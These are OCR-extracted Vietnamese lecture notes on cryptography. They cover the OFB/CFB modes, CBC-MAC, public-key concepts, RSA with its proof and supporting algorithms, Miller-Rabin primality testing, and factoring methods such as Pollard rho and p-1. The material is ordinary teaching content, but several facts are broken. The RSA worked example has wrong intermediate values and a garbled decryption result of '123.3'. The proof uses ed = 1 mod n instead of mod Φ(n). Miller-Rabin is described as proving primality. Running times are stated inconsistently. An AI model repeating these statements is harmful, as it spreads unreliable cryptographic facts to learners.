


Trong các chế độ OFB và CFB dòng khoá được tạo ra sẽ được cộng mod 2 với bản rõ (tức là nó hoạt động như một hệ mã dòng, xem phần 1.1.7). OFB thực sự là một hệ mã dòng đồng bộ: dòng khoá được tạo bởi việc mã lặp véc tơ khởi tạo 64 bít (véc tơ IV). Ta xác định z_0 =IV và rồi tính dòng khoá z_1z_2 . . . theo quy tắc $z_i = e_K(z_{i-1})$, i≥1. Dãy bản rõ x_1x_2 . . . sau đó sẽ được mã hoá bằng cách tính $y_i = x_i \oplus z_i$,i ≥1.

Trong chế độ CFB, ta bắt đầu với y_0 = IV (là một véc tơ khởi tạo 64 bít) và tạo phần tử z_i của dòng khoá bằng cách mã hoá khối bản mã trước đó. Tức $z_i = e_K(y_{i-1})$, i ≥1. Cũng như trong chế độ OFB: $y_i = x_i \oplus z_i$,i ≥1. Việc sử dụng CFB được mô tả trên hình 3.5 (chú ý rằng hàm mã DES e_K được dùng cho cả phép mã và phép giải mã ở các chế độ CFB và OFB).

Hình 3.5. Chế độ CFB





Cũng còn một số biến tấu của OFB và CFB được gọi là các chế độ phản hồi K bít (1 < K < 64). ở đây ta đã mô tả các chế độ phản hồi 64 bít. Các chế độ phản hồi 1 bít và 8 bít thường được dùng trong thực tế cho phép mã hoá đồng thời 1 bit (hoặc byte) số liệu.

Bốn chế độ công tác có những ưu, nhược điểm khác nhau. ở chế độ ECB và OFB, sự thay đổi của một khối bản rõ x_i 64 bít sẽ làm thay đổi khối bản mã y_i tương ứng, nhưng các khối bản mã khác không bị ảnh hưởng.

Trong một số tình huống đây là một tính chất đáng mong muốn. Ví dụ, chế độ OFB thường được dùng để mã khi truyền vệ tinh.

Mặt khác ở các chế độ CBC và CFB, nếu một khối bản rõ x_i bị thay đổi thì y_i và tất cả các khối bản mã tiếp theo sẽ bi ảnh hưởng. Như vậy các chế độ CBC và CFB có thể được sử dụng rất hiệu quả cho mục đích xác thực. Đặc biệt hơn, các chế độ này có thể được dùng để tạo mã xác thực bản tin (MAC - message authentication code). MAC được gắn thêm vào các khối bản rõ để thuyết phục Bob tin rằng, dãy bản rõ đó thực sự là của Alice mà không bị Oscar giả mạo. Như vậy MAC đảm bảo tính toàn vẹn (hay tính xác thực) của một bản tin (nhưng tất nhiên là MAC không đảm bảo độ mật).

Ta sẽ mô tả cáchb sử dụng chế độ BCB để tạo ra một MAC. Ta bắt đầu bằng véc tơ khởi tạ IV chứa toàn số 0. Sau đó dùng chế đô CBC để tạo các khối bản mã $y_1,. . . ,y_n$ theo khoá K. Cuối cùng ta xác định MAC là y_n. Alice sẽ phát đi dãy các khối bản rõ $x_1,x_2,. . . ,x_n$ cùng với MAC. Khi Bob thu được $x_1. . .x_n$ anh ta sẽ khôi phục lại $y_1. . .y_n$ bằng khoá K bí mật và xác minh xem liệu y_n có giống với MAC mà mình đã thu được hay không.

Nhận thấy Oscar không thể tạo ra một MAC hợp lệ do anh ta không biết khoá K mà Alice và Bob đang dùng. Hơn nữa Oscar thu chặn được dãy khối bản rõ $x_1. . .x_n$ và thay đổi ít nhiều nội dung thì thì chắc chắn là Oscar không thể thay đổi MAC để được Bob chấp nhận.

Thông thường ta muốn kết hợp cả tính xác thực lẫn độ bảo mật. Điều đó có thể thực hiện như sau: Trước tiên Alice dùng khoá K_1 để tạo MAC cho $x_1. . . x_n$. Sau đó Alice xác định x_{n+1} là MAC rồi mã hoá dãy x1. . .x_{n+1} bằng khoá thứ hai K_2 để tạo ra bản mã $y_1. . .y_{n+1}$. Khi Bob thu được y1. . .y_{n+1} , trước tiên Bob sẽ giải mã (bằng K_2) và kiểm tra xem x_{n+1} có phải là MAC đối với dãy $x_1. . .x_n$ dùng K_1 hay không.

Ngược lại, Alice có thể dùng K_1 để mã hoá $x_1. . .x_n$ và tạo ra được $y_1...y_n$, sau đó dùng K_2 để tạo MAC y_{n+1} đối với dãy $y_1. . .y_n$. Bob sẽ dùng K_2 để xác minh MAC và dung K_1 để giải mã $y_1. . .y_n$

Chương 4: Mật mã công khai

4.1. Giới thiệu về hệ mật mã khóa công khai.

4.1.1. Giới thiệu.

Trong mô hình mật mã cổ điển mà cho tới nay vẫn còn đang được nghiên cứu Alice (người gửi) và Bob (người nhận) bằng cách chọn một khoá bí mật K. Sau đó Alice dùng khoá K để mã hoá theo luật e_K và Bod dùng khoá K đó để giải mã theo luật giải d_K . Trong hệ mật này, d_K hoặc giống như e_K hoặc dễ dàng nhận được từ nó vì quá trình giải mã hoàn toàn tương tự như quá trình mã, nhưng thủ tục khoá thì ngược lại. Nhược điểm lớn của hệ mật này là nếu ta để lộ e_K thì làm cho hệ thống mất an toàn, chính vì vậy chúng ta phải tạo cho các hệ mật này một kênh an toàn mà kinh phí để tạo một kênh an toàn không phải là rẻ.

Ý tưởng xây dựng một hệ mật khoá công khai là tìm một hệ mật không có khả năng tính toán để xác định d_K nếu biết được e_K. Nếu thực hiện được như vậy thì quy tắc mã e_K có thể được công khai bằng cách công bố nó trong danh bạ, và khi Alice (người gửi) hoặc bất cứ một ai đó muốn gửi một bản tin cho Bob (người nhận) thì người đó không phải thông tin trước với Bob (người nhận) về khoá mật, mà người gửi sẽ mã hoá bản tin bằng cách dùng luật mã công khai e_K. Khi bản tin này được chuyển cho Bob (người nhận) thì chỉ có duy nhất Bob mới có thể giải được bản tin này bằng cách sử dụng luật giải mã bí mật d_K.

Ý tưởng về hệ mật khoá công khai đã được Diffie và Heliman đưa ra vào năm 1976. Còn việc thực hiện hệ mật khoá công khai thì lại được Rivest. Shamin và Adieman đưa ra đầu tiên vào năm 1977. Họ đã tạo nên hệ mật RSA nổi tiếng. Kể từ đó đã có một số hệ mật được công bố, độ mật của từng hệ dựa trên các bài toán tính toán khác nhau. Trong đó quan trọng nhất là các hệ mật sau:

- Hệ mật RSA

Độ bảo mật của hệ RSA dựa trên độ khó của việc phân tích ra thừa số nguyên tố các số nguyên tố lớn.

- Hệ mật xếp balô Merkle – Hellman.

Hệ này và các hệ có liên quan dựa trên tính khó giải của bài toán tổng các tập con.

- Hệ mật McEliece

Hệ mật nanỳ dựa trên lý thuyết mã đại số và vẫn được coi là an toàn. Hệ mật McEliece dựa trên bài toán giải mã cho các mã tuyến tính.

- Hệ mật ElGamal

Hệ ElGamal dựa trên tính khó giải của bài toán Logarit rời rạc trên các trường hữu hạn.

- Hệ mật Chor – Rivest

Hệ mật Chor – Rivest cũng được xem như một loại hệ mật xếp balô. Tuy nhiên hệ mật này vẫn còn được coi là hệ mật an toàn.

- Hệ mật trên các đường cong Elliptic.

Các hệ này là biến tướng của hệ mật khác, chúng làm việc trên các đường cong Elliptic chứ không phải trên các trường hữu hạn. Hệ mật này đảm bảo độ mật vơi khoá số nhỏ hơn các hệ mật khoá công khai khác.

Một chú ý quan trọng là một hệ mật khoá công khai không bao giờ có thể bảo đảm được độ mật tuyệt đối (an toàn vô điền kiện). Sở dĩ vậy vì đối phương nghiên cứu một bản mã C có thể mã lần lượt các bản rõ có thể bằng luật mã công khai e_K cho tới khi anh ta tìm được một bản rõ duy nhất P bảo đảm $C = e_K(P)$. Bản rõ P này chính là kết quả giải mã của C. Bởi vậy ta chỉ nghiên cứu độ mật về mặt tính toán của hệ này.

Một chú ý quan trọng và có ý ích khi nghiên cứu nữa là khái niệm về hàm cửa sập một chiều. Ta định nghĩa khái niệm này một cách không hình thức.

Định nghĩa: Hàm f: $X \rightarrow Y$ đực gọi là hàm một chiều nếu tính $y=f(x)$ với mọi $x \in X$ là dễ nhưng việc tìm x khi biết y lại là vấn đề khó.

Thực ra phát biểu trên chỉ là định nghĩa phi hình thức (do thuật ngữ "khó" được dùng đến là không định lượng và thậm chí sau này chúng ta đã biết là ngay cả khi đã định lượng bằng sự không tồn tại thuật toán giải bài

toán ngược trong phạm vi đa thức thì khái niệm "khó" nêu trên có tồn tại hay không cũng chưa được ai khẳng định rõ ràng) và điều đáng tiếc hơn nữa là tất cả các hàm ứng cử viên cho khái niệm này cho đến nay chỉ mới "được coi là một chiều.

Chúng ta dễ dàng thống nhất được với nhau là chỉ riêng hàm một chiều là không đủ để xây dựng thành một luật mã theo kiểu công khai hàm mã hoá do vì chính bản thân chủ nhân của bức điện mật cũng gặp phải hoàn cảnh tương tự như người khác. Như vậy để có thể giải mã một cách hữu hiệu thì người giải mã phải có một "hiểu biết tuyệt mật" nào đó về khoá giải (một hiểu biết theo kiểu nếu biết nó thì cách giải dễ dàng) "hiểu biết tuyệt mật" này được gọi là cửa sập. Hàm một chiều như trên được gọi là hàm một chiều có cửa sập.

Dĩ nhiên dù không biết cửa sập thì người thám mã vẫn có thể sử dụng hiểu biết về hàm f để lần lượt tính tất cả các giá trị f(x) cho mọi bản rõ x cho tới khi tìm được bản rõ thoả mãn y=f(x). Bản rõ tìm được trên chính là kết quả giải mã của y. Ngoài ra người thám mã còn có thể sử dụng nhiều phương pháp tấn công khác nhằm vào đặc thù riêng của từng hàm f để tìm ra bản rõ trong các trường hợp riêng rẽ khác chứ không nhất thiết phải giải bài toán ngược.

Tóm lại đọc an toàn của hệ mật khoá công khai không chỉ phụ thuộc vào độ khó của việc giải bài toán ngược mà tính bền của sự an toàn này còn phụ thuộc vào các phương pháp tấn công của các thám mã, vả lại như đã trình bày ở trên thì toàn bộ các hê khoá mật công khai đang được sử dụng đều chưa đực sự khẳng định về tính "khó" mà ngay cả khi đã có sự đảm bảo này thì có sự tiến bộ không ngừng của công nghệ tính toán tghì hiển nhiên nhiều vấn đề chưa thể chứp nhận được trong hiện tại sẽ được chấp nhận trong tương lai. Thực tế không chỉ đối với các hệ mât khoá công khai do vậy quan niêm mới về tính an toàn tương đối mà với nó đã nẩy sinh ra các hệ mật khoá công khai đồng thời cũng đặt cho chúng ta nhiều bài toán nghiêm túc phải giải quyết khi sử dụng hệ mật này. Chương này giới thiệu cụ thể một số hệ mật công khai

mà với nó sự an toàn cũng như khả năng ứng dụng của nó đã được các bộ óc vĩ trên thế giới thừa nhận là hệ mật khoá công khai sáng giá nhất, đó là hệ mật khoá công khai RSA.

Hàm mã công khai e_k của Bob phải là một hàm dễ tính toán. Song việc tính hàm ngược (tức là hàm giải mã) phải rất khó khăn (đối với bất kỳ ai không phải là Bob). Đặc tính dễ tính toán nhưng khó tính ngược thường được gọi là đặc tính một chiều. Bởi vậy điều cần thiết là e_k phải là một hàm một chiều.

Các hàm một chiều đóng một vai trò trọng yếu trong mật mã học: Chúng rất quan trọng trong việc xây dựng các hệ mật khoá công khai và trong nhiều lĩnh vực khác. Đáng tiếc là, mặc dù có rất nhiều hàm được coi là hàm một chiều nhưng cho tới nay vẫn không tồn tại được một hàm nào có thể chứng minh được là một hàm một chiều.

Sau đây là một ví dụ về một hàm được coi là hàm một chiều. Giả sử n là tích của hai số nguyên p và q, giả sử b là một số nguyên dương. Khi đó ta xác định ánh xạ $f:Z_n \rightarrow Z_n$ là

$f(x)=x^b \bmod n$.

(với b và n được chọn thích hợp thì đây chính là hàm mã RSA).

Để xây dựng một hệ mật khoá công khai thì việc tìm một hàm một chiều vẫn chưa đủ. Ta không muốn e_k là một hàm một chiều đối với Bob vì anh ta phải có khả năng giải mã các bản tin nhận được có hiệu quả. Điều cần thiết là Bob phải có một cửa sập chứa thông tin bí mật cho phép dễ dàng tìm ngược của e_k. Như vậy Bob có thể giải mã một cách hữu hiệu vì anh ta có một hiểu biết tuyệt mật nào đó về K. Bởi vậy một hàm được gọi là cửa sập một chiều nếu nó là hàm một chiều và nó sẽ trở nên dễ tính ngược nếu biết một cửa sập nhất định.

4.1.2. Nhắc lại một số kiến thức số học liên quan

Định nghĩa:

Hàm Phi Euler của số nguyên dương n là số các số nguyên tố cùng nhau với n nhỏ hơn n.Kí hiệu $\theta(n)$

Ví dụ: θ(6)=2, θ(26)=12

Tính chất của hàm Phi euler:

1. Nếu n là số nguyên tố thì θ(n) = n-1

Ví dụ: θ(7)=6

2. Nếu p, q là 2 số nguyên tố cùng nhau thi:

θ(p*q)=θ(p)*θ(q)

ví dụ θ(26)=θ(2*13)=θ(2)*θ(13)=1*12=12

3. Nếu p là số nguyên tố thi: $\theta(p^r)=(p-1)*p^{r-1}$

Định lý:

Nếu a, n là nguyên tố cùng nhau thi $a^{\theta(n)}=1 \bmod n$

4.2. Hệ mật RSA

4.2.1. Thuật toán RSA

RSA là tên viết tắt của ba tác giả Rivest, Sharmir, Adleman của trường MIT đã đề ra hệ mật mã công khai. Hệ mật này được đề xuất năm 1977, dựa trên cơ sở tính các luỹ thừa trong số học. Độ an toàn của hệ mật dựa trên độ khó của việc phân tích thành thừa số nguyên tố của các số nguyên lớn. Nhiều hệ mật khoá công khai sau này đã được phát triển nhưng đều thua kém hệ RSA. Các hệ balo cửa sập đã bị phá vỡ và cho đến nay, ngoài hệ RSA, chưa có một hệ nào khác cung cấp được cả độ an toàn và chữ ký số.

a. Thuật toán tạo khoá

Bước 1: B (người nhận) tạo hai số nguyên tố lớn ngẫu nhiên p và q (p<>q)

Bước 2: B tính n=p*q và $\Phi(n) = (p-1)(q-1)$

Bước 3: B chọn một số ngẫu nhiên e ($0 < e < \Phi(n)$) sao cho ƯCLN$(b, \Phi(n))=1$

Bước 4: B tính $d=e^{-1}$ bằng cách dùng thuật toán Euclide

Bước 5: B công bố n và e trong danh bạ làm khoá công khai (public key), còn d làm khoá bí mật (private key).

b. Thuật toán mã hoá và giải mã

+ Mã hoá:

Bước 1: A nhận khoá công khai của B.

Bước 2: A biểu diễn thông tin cần gửi thành số m (0 <= m <= n-1)

Bước 3: Tính $c= m^e \bmod n$

Bước 4: Gửi c cho B.

+ *Giải mã:* B giải mã bằng cách tính $m=c^d \bmod n$

**** Chứng minh hệ mật RSA***

+ Cần chứng minh: $m = (m^e \bmod n)^d \bmod n$

Thật vậy

p, q là số nguyên tố, n=pq, $\Phi(n) = (p-1)(q-1)$ nên ta có

$m^{\Phi(n)} = 1 \bmod n$

Mặt khác, do $ed = 1 \bmod n$ nên $ed = k\Phi(n) + 1$

Theo định lý Fermat ta có

$x^{p-1} = 1 \bmod p \rightarrow x^{(p-1)(q-1)} = 1 \bmod p$

$x^{q-1} = 1 \bmod q \rightarrow x^{(p-1)(q-1)} = 1 \bmod q$

$\rightarrow x^{\Phi(n)} = 1 \bmod n$

$(m^e \bmod n)^d \bmod n = m^{ed} \bmod n$

$= m^{k.\Phi(n)+1} \bmod n$

$= m^1 \bmod n$

$= m$ (dpcm)

**** Ví dụ:***

B chọn p=5, q=7. Khi đó n=35, Φ=24

Chọn e = 5 (e và Φ nguyên tố cùng nhau).

	Letter	m	m^e	$c=m^e \bmod n$
Encrypt	I	12	1524832	17

	c	c^d	$m=c^d \bmod n$	letter
Decrypt	17	48196857210675091509141182522307200	123.3	

4.2.2. Một số thuật toán triển khai trong RSA I

****Thuật toán "bình phương và nhân" như sau:***

Tính x^b mod n

Trước hết biểu diễn b=$\sum_{i=0}^{l-1} b_i 2^i 2$ trong đó b_i = 0 hoặc 1, 0≤i≤l-1.

i) z=1

ii) cho i chạy từ giá trị l-1 về 0

$z=z^2$ mod n

Nếu b_i = 1 thì z=z*x mod n

iii) giá trị cần tìm chính là giá trị z cuối cùng.

Như vậy sử dụng thuật toán "bình phương và nhân" sẽ làm giảm số phép nhân modulo cần thiết, để tính x mod n nhiều nhất là 2, trong l là số bít trong biểu diễn nhị phân của b. Vì l ≤ k nên có thể coi x^b mod n được thực hiện trong thời gian đa thức $0(k^3)$.

*** Thuật toán Ơclít mở rộng.**

Begin

g_0:= $\Phi(n)$; g_1:=e;

u_0:=1; u_1:=0;

v_0:=0; v_1:=1;

While $g_i \neq 0$ do

Begin

y:=g_{i-1} div g_i ;

g_{i+1}:= g_{i-1} – y.g_i ;

u_{i+1}:= u_{i-1} – y.u_i ;

v_{i+1}:= v_{i-1} – y.v_i ;

i:= i+1 ;

End;

x:= v_{i-1};

If x>0 then d:=x else d:=x+$\Phi(n)$;

END.

Vì vậy muốn xây dựng hệ RSA an toàn thì n=pq phải là một số đủ lớn, để không có khả năng phân tích nó về mặt tính toán. Để đảm bảo an toàn nên chọn các số nguyên tố p và q từ 100 chữ số trở lên.

Tuy nhiên máy tính thông thường khó có thể tính toán với số nguyên lớn đến mức như vậy. Do đó cần phải có thư viện các thuật toán làm việc với các số nguyên lớn. Ta có thể lưu trữ số lớn như sau:

- Phân tích số lớn thành số nhị phân.
- Chia số nhị phân thành các khối 32 bít, lưu vào mảng, mỗi phần tử của mảng lưu 32 bít.

Ví dụ: giả sử a là số lớn được phân tích thành số nhị phân $a = a_0a_1\ldots a_n$

32 bít	32 bít	.....	32 bít
a_0	a_1	.....	a_n

** Cộng hai số lớn:*

Số a	a_0	a_1	.....	a_n	
Số b	b_0	b_1	.....	b_n	
Số c	c_0	c_1	.....	c_n	c_{n+1}

Có một ô nhớ 32 bít để ghi số nhớ khi cộng 2 số, ban đầu ô nhớ này bằng 0.

Khi cộng thì các phần tử tương ứng cộng với nhau

nhớ + $a_0 + b_0 = c_0$

nhớ + $a_1 + b_1 = c_1$

nhớ + $a_i + b_i = c_i$

Để xem kết quả có nhớ hay không khi tổng $c_i < a_i$ thì nhớ = 1

Mảng lưu trữ tổng bao giờ cũng lớn hơn mảng của các số hạng tổng một phần tử, phần tử mảng cuối cùng này (c_{n+1}) lưu số nhớ.

** Nhân số lớn*

Khi nhân 2 số 32 bit sẽ tạo ra số 64 bít nhưng hiện nay máy tính không lưu được số 64 bít, nên nó chia số 64 bít thành 2 số 32 bít (32 bít thấp và 32 bít cao). Ban đầu nhớ = 0.

32 bít low	32 bít high

Như vậy khi nhân a_0 x b_0 + nhớ = c_0 (c_0 là số 64 bít), số c_0 sẽ chia thành 2 số 32 bít và ghi vào mảng c phần tử c_0 là số 32 bít thấp và số nhớ là 32 bít cao.

Phần tử tiếp theo $c_1 = a_0$ x $b_1 + a_1$ x b_0 + nhớ.

c_1 cũng chia làm 2 số 32 bít và ghi lại vào mảng c phần tử c_1 số 32 bít thấp và số nhớ là 32 bít cao. Tương tự như vậy ta có tổng quát sau:

$$c_i = nho + \sum_{k=0}^{i} a_k b_{i-k}$$

Điều cốt yếu trong việc thiết lập hệ RSA là tạo ra các số nguyên tố lớn (khoảng 100 chữ số). Quá trình thực hiện trong thực tế là : trước hết tạo ra các số ngẫu nhiên lớn, sau đó kiểm tra tính nguyên tố của nó bằng cách dùng thuật toán xác suất Monte – Carlo thời gian đa thức (như thuật toán Miller – Rabin hoặc thuật toán Solovay – Strasen). Đây là các thuật toán kiểm tra tính nguyên tố nhanh của số n trong thời gian đa thức theo $\log_2 n$, là số các bít trong biểu diễn nhị phân của n). Tuy nhiên vẫn có khả năng thuật toán kiểm tra n là số nguyên tố nhưng thực tế n vẫn là hợp số. Bởi vậy, bằng cách thay đổi thuật toán nhiều lần , có thể giảm xác suất sai số dưới một ngưỡng cho phép.

Thuật toán kiểm tra số nguyên tố: thuật toán Miller – Rabin

- Phân tích $n - 1 = 2^k . m$, với m lẻ
- Chọn ngẫu nhiên một số a sao cho $1 \le a \le n-1$
- Tính $b \equiv a^m \bmod n$.
- Nếu b = 1 thì n là số nguyên tố và thoát.
- For i:=1 to k-1 do
- Nếu b = -1 thì n là số nguyên tố, nếu không $b = b^2 \bmod n$.
- Trả lời n là hợp số.

Xác suất sai lầm của thuật toán này là < 1/4.

Trong thực tế thì chưa được biết có một thusật toán kiểm tra chắc chắn số sinh ra có phải nguyên tố hay không.

Một vấn đề quan trọng khác: là cần phải kiểm tra bao nhiêu số nguyên tố ngẫu nhiên (với kích thước xác định) cho tới khi tìm được một số nguyên tố. Một kết quả nổi tiếng trong lý thuyết số (gọi là định lý số nguyên tố) phát biểu rằng: số các số nguyên tố không lớn hơn N xấp xỉ bằng N/lnN. Bởi vậy, nếu p được chọn ngẫu nhiên thì xác suất p là một số nguyên tố sẽ vào khoảng 1/lnp.

4.2.3. Độ an toàn của hệ mật RSA.

a. Bài toán phân tích số và việc phá hệ mật RSA.

Cách tấn công dễ thấy nhất đối với hệ mật RSA là người thám mã sẽ cống gắng phân tích n rathừa số nguyên tố n=p*q và khi đó anh ta dễ dàng tính được φ(n)=(p-1)(q-1) và do đó tìm được thông tin cửa sập d tương ứng với thông tin mã hoá E bằng thuật toán Euclide. Như vậy chúng ta thấy ngay rằng việc phá hệ mật RSA là "dễ hơn" bài toán phân tích số nguyên ra thừa số nguyên tố tuy nhiên cũng chưa có một kết quả nào chỉ ra rằng bài toán phân tích số là thực sự khó hơn cho nên người ta thườn thừa nhận rằng bài toán phá hệ RSA là tương đương với bài toán phân tích số nguyên thành thừa số người.

Để đảm bảo tính khó phân tích ra thừa số của n=p*q thì yêu cầu đầu tiên là p,q là các số nguyên tố lớn xấp xỉ bằng nhau và là số nguyên tố "mạnh ". Khái niệm "mạnh" ở đây chỉ bắt nguồn từ ý nghĩa khó phân tích do vậy nó sẽ được bổ xung cùng với kết quả có được của khả năng phân tích số. Nói một cách khác là khái niệm "mạnh" bao gồm sự loại trừ các lớp số nguyên tố mà với chúng tồn tại thuật toán phân tích hiệu quả, chúng ta có thể biết đến một khái niệm sơ khai của tính "mạnh" đó là các số nguyên tố p mà p-1 và p+1 có chứa thừa số nguyên tố lớn.

b. Việc tấn công hệ mật RSA khác phương pháp phân tích số.

Một kết quả thú vị là một thuật toán bất kỳ để tính số mũ giải mã d đều có thể được dùng như một chương trình con trong thuật toán xác suất kiểu Las Vegas để phân tích n.

Như vậy mặc dù rằng nếu d bị lộ thì việc phân tích n cũng không còn ý nghĩa theo quan điểm phá hệ mật tuy nhiên kết quả trên dù sao cũng cho ta một thuật toán phân tích số n khi biết d với xác suất thành công không quá ½ của mỗi lần chọn số ngẫu nhiên làm đầu vào cho thuật toán.

4.2.4. Các thuật toán phân tích số.

Trong phần này giới thiệu một số thuật toán phân tích số nguyên được coi là "mạnh nhất" theo nghĩa thời gian tính tốt nhất hiện nay. Việc trình bày của chúng tôi dựa trên quan điểm không phải là đưa ra thuật toán chi tiết nhằm mục đích phân tích số nguyên mà chủ yếu nêu ra ý tưởng của thuật toán và quan trọng nhất là đưa ra thông số về thời gian tính của chúng nhằm chứng minh cho kích thước tối thiểu của các modulo được sử dụng trong mật mã theo dạng tích hai số nguyên tố lớn. Các thuật toán được kể đến bao gồm thuật toán sàng bậc hai, thuật toán phân tích trên đường cong Elliptic, thuật toán sàng trường số.... nhưng do hai thuật toán sau đều cần phải có kiến thức bổ trợ khá cồng kềnh về đại số hiện đại vả lại điều kiện về tài liệu lại không đủ chi tiết nên bài giảng này chỉ trình bày thuật toán sàng bậc hai và cũng dừng ở những nét chính yếu nhất.

Các thuật toán phân tích số:

**** Thuật toán sàng Eratosthenes***

Đây là thuật toán có tính phổ thông, với n có ước nhỏ thì việc áp dụng thuật toán này là hiệu quả. Thời gian tính của nó là $0(\sqrt{n})$. Thuật toán được mô tả như sau:

i) p=1

ii) p=p+1

iii) Tính r = n mod p. Nếu r > 0 quay về bước 2.

Ngược lại p là ước của N, dừng chương trình.

**** Thuật toán sàng đồng dư***

Thuật toán được mô tả như sau:

i) Lấy ngẫu nhiên hai số a và b, với a,b $\in Z_n^*$

ii) Kiểm tra gcd((a-b) mod n,n) >1 hoặc gcd((a+b) mod n,n)>1

- Nếu đúng thì gcd((a-b) mod n,n) >1 hoặc gcd((a+b) mod n,n)>1 là ước của n dừng chương trình.

- Ngược lại quay về i)

Phân tích thuật toán này dưới góc độ xác suất: Cho p là ước nguyên tố nhỏ nhất của n, thế thì cần có tối thiểu bao nhiêu cặp a,b được xét đến để xác suất có ít nhất một cặp trong số đó thoả mãn $((a \pm b) \bmod p) \equiv 0 \geq 0.5$?

Bài toán trên được gọi là bài toán "trùng ngày sinh" và số m tối thiểu cần tìm trong bài toán sẽ là $m \approx c.p$, với c là một hằng số tính được nào đó. Thuật toán có thể thành công với xác suất >0.5, sau không quá m bước.

Bằng cách duyệt dần thì thời gian của thuật toán không khác gì thời gian của phép sàng. Tác giả J.M.Pollard đã sử dụng một phương pháp còn gọi là "phương pháp δ". Chỉ cần thông qua $\sqrt{m}$ bước có thể duyệt được m cặp khác nhau như đã nêu trên trong thuật toán.

**** Thuật toán Pollard***

Thuật toán hiệu quả trong việc tìm các ước nhỏ là thuật toán dựa vào phương pháp δ và được gọi là thuật toán Pollard. Thời gian tính của thuật toán này chỉ còn là $0(\sqrt{n})$. . Với p là ước nguyên tố nhỏ nhất của n. Trong trường hợp tồi nhất ($p \approx \sqrt{n}$) thì thời gian tính của thuật toán cũng chỉ là $\sqrt[4]{n}$

Phương pháp δ của Pollard:

Tìm hai phần tử đồng dư modilo p ($a \equiv \pm b \bmod p$) nhưng không đồng dư modulo n. Lúc này p sẽ là ước của gcd(n, (a mb) mod n). Có thể mô tả thuật toán như sau:

Chọn dãy giả ngẫu nhiên $\{x_i \bmod n, i=1,2,\ldots\}$ được xác định như sau: $x_{i+1} \equiv (x_i^2 + a) \bmod n$ với $a \neq 0$ và $a \neq -2$ còn giá trị đầu x_0 tuỳ ý.

Thuật toán:

i) i=0

ii) i:=i+1

iii) Xét gcd($(x_{2i} - x_i)$ mod n,n) > 1

- Nếu đúng ta có p = gcd($(x_{2i} - x_i)$ mod n,n). Dừng chương trình

- Ngược quay về bước ii)

Chúng ta đi phân tích thời gian của thuật toán:

$$x_{2i} - x_i \equiv (x_{2i-1}^2 + a) - (x^2_{i-1} + a) \equiv x^2_{2i-1} - x^2_{i-1}$$

$$\equiv (x_{2i-1} - x_{i-1})(x_{2i-1} + x_{i-1}) \equiv$$

$$\equiv (x_{2i-1} + x_{i-1})(x_{2i-2} + x_{i-2}) \ldots (x_i + x_0)(x_i - x_0)$$

Tại bước thứ i chúng ta xét đến i+1 cặp khác nhau và cũng dễ dàng nhận ra rằng các cặp được xét trong mọi bước là không giống nhau, do đó hiển nhiên với $\sqrt{p}$ bước chúng ra đã có p cặp khác nhau được xét đến và như đã phân tích ở trên. Thuật toán thành công với xác suất > 0.5 hay thuật toán của Pollard được thực hiện trong $0(\sqrt{n})$ bước.

**** Thuật toán p-1***

Thuật toán p – 1 của Pollard là thuật toán phân tích số nguyên n dựa vào phân tích của p – 1với p là một ước nguyên tố của n. Đây là một thuật toán có tác dụng nếu ta biết được các ước nguyên tố của một thừa số p của n nói chung và đặc biệt nếu n có một thừa số nguyên tố p mà p – 1 chỉ gồm những ước nguyên tố nhỏ nhất thì thuật toán có hiệu quả. Thuật toán này chỉ có hai đầu vào là n số nguyên lẻ cần được phân tích và một số b.

Các bước của thuật toán

i) Đầu vào là hai số n và b

ii) a:=2

iii) for j:=2 to b do a: = a^j mod n

iv) d = gcd(a-1,n)

v) if 1 < d < n then d là một thừa số của n

else không tìm được thừa số của n.

Ví dụ:

Giả sử n = 15770708441 và b=180. áp dụng thuật toán p – 1 ta có:

+ a = 1160221425

+ d = 135979

Thực tế phân tích đầy đủ n thành các ước nguyên tố là:

N = 15770708441 =135979 x 115979

Phép phân tích sẽ thành công do 135978 chỉ gồm các thừa số nguyên tố nhỏ: 135978 = 2 x 3 x 131 x 173

Trong thuật toán có (b-1) luỹ thừa theo modulo, mỗi luỹ thừa cần nhiều nhất là $2\log_2 b$ phép nhân modulo dùng thuật toán bình phương và nhân. Việc tìm ước chung lớn nhất có thể được thực hiện trong thời gian $0((\log n)^3)$ bằng thuật toán Ơclít. Bởi vậy, độ phức tạp của thuật toán là

$0(b \log b (\log n)^2 + (\log n)^3)$

Nếu b là $0((\log n)^i$ với một số nguyên i xác định nào đó thì thuật toán thực sự là thuật toán thời gian đa thức, tuy nhiên với phép chọn b như vậy, xác suất thành công sẽ rất nhỏ. Mặt khác, nếu tăng kích thước của b lên thật lớn thì thuật toán sẽ thành công nhưng nó sẽ không nhanh hơn phép chia thử.

Điểm bất lợi của thuật toán này là nó yêu cầu n phải có ước nguyên tố p sao cho p - 1 chỉ có các thừa số nguyên tố bé. Ta có thể xây dựng được hệ mật RSA với modulo n = p.q hạn chế được việc phân tích theo phương pháp này. Trước tiên tìm một số nguyên tố lớn p_1 sao cho $p = 2p_1 + 1$ cũng là một số nguyên tố và một số nguyên tố lớn q_1 sao cho $q = 2q_1 + 1$ cũng là một số nguyên tố. Khi đó modulo của RSA n = p.q sẽ chống được cách phân tích theo phương pháp p – 1.

**** Thuật toán p ± 1***

